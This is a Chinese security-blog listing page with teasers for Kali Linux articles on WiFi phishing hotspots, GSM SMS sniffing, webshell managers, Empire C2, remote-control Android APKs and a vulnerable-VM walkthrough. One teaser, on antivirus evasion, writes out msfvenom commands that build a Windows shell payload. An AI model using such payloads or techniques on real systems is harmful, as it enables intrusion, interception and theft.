
kali 第4页
Kali Linux 是许多优秀的安全工具的集合。 对于专业用户来说,它有难以置信的好处,但是对于一些不怀好意的人来说,也可以产生很多大麻烦。 小心地使用 Kali,充分利用它的巨大优势。
分类
专题
标签
排序

[NetHunter]「0基础了解刷机」第三篇「救砖篇」
【救砖教程】Android 刷机翻车后如何自救?从软砖到 9008 全流程⚠️ 本帖适用于 Android 8+ 设备内容偏硬核,请耐心阅读部分操作有风险,强烈不建议主力机尝试一、先别慌:你是不是真的“砖”...

 1个月前

AiWeb1靶机入侵教程
[]为所使用的工具,图片顺序正确,dirb和nmap和sqlmap比较简单就没图片了[nmap]只开放了80端口[dirb]然后目录爆破然后有一个pipinfo和输入框sql注入(不过这个里面什么都没有)[sqlmap]不过sqlmap -...
 1个月前

Kali 2025.3 来袭:Raspberry Pi 秒变 Wi-Fi 大杀器,10 款新工具一次打包!
又一个季度, - Kali 2025.3 现在来了!为您带来新一轮更新、新功能并引入一些新工具 - 进一步推动 Kali。 自 6 月发布 2025.2 以来的更新日志摘要为:Packer & Vagrant - HashiCorp 的产...
 12个月前

Termux-X:移动安全与极客的终极武器——在指尖免ROOT运行Kali NetHunter
引言:重新定义移动端渗透测试在移动互联网时代,安全研究人员和极客们一直在寻找能够在手机上实现专业级渗透测试的解决方案。传统的移动端安全工具往往功能有限,而完整的渗透测试环境通常需要...
1个月前
kali下搭建WiFi钓鱼热点
在linux下建立无线热点并不像在windows下开启网络共享或者使用无线网卡驱动设置AP模式即可。linux下的无线共享要用到两个软件:hostapd(创建无线热点)、dnsmasq(dns服务和dhcp服务).安装以上两...
3年前
kali使用SDR扫描嗅探GSM网络获取短信(劫持手机信号)
警告:本文演示的方法具有攻击性,请读者务必不可以身试法!前言使用SDR嗅探监听GSM网络的通信流量已经不是什么新鲜事了,只要调到到特定频率时,我们就可以使用SDR来捕获无线电波。可捕获的频率...
3年前
Kali Linux安装中国蚁剑
前言我们在学习中,通常会上传我们的shell。从而和服务器获得连接。一般我们都是利用nc等工具进行连接的。但苦于命令行,对于新手而言还是有点困难。有没有方便一点的图形化工具呢?今天他来了...
3年前
浏览器远程访问Linux图形化界面,NoVNC的简单安装使用教程
前言想访问咱们Linux的图形化界面一般都需要使用vnc的服务端和客户端配合,在电脑上安装vnc的客户端软件。而NoVNC可以通过浏览器连接vnc的服务端,也就是可以使用浏览器访问到Linux的图形化界面...
3年前
Web端控制你的计算机
一、依赖项目VNC : 启动虚拟控制端NoVNC : 启动WEB端管理面板未先启动VNC将导致连接失败为网站添加https:进入web根路径执行该命令openssl req -new -x509 -days 365 -nodes -out self.pem -k...
3年前
运用Empire帝国科技Starkiller可视化渗透技术终极渗透工具 Empire-Starkiller
介绍: Starkiller是BC Security团队为Empire构建的一款利用VUE图形化界面工具,利用其RESTful API功能完成对Empire使用,方便渗透测试人员的使用。其项目地址为:https://github.com/BC-SECURI...
3年前
免杀技术实际演示
生成反弹shellmsfvenom -p windows/shell/bind_tcp lhost=1.1.1.1 lport=4444 -a x86 --platform win -f exe -o a.exe加密编码反弹shellmsfvenom -p windows/shell/bind_tcp lhost=1.1.1.1 lpor...
3年前
浅谈几种黑客远程控制目标手机的方式
零、简介最近的一些项目中需要远控安卓设备,所以就整理了四种可以生成远控apk文件的方法:Metasploit、AndroRAT、L3MON以及AyMyth修改版。我这个人比较直率,先说说结论:Metasploit和AndroRAT...
3年前
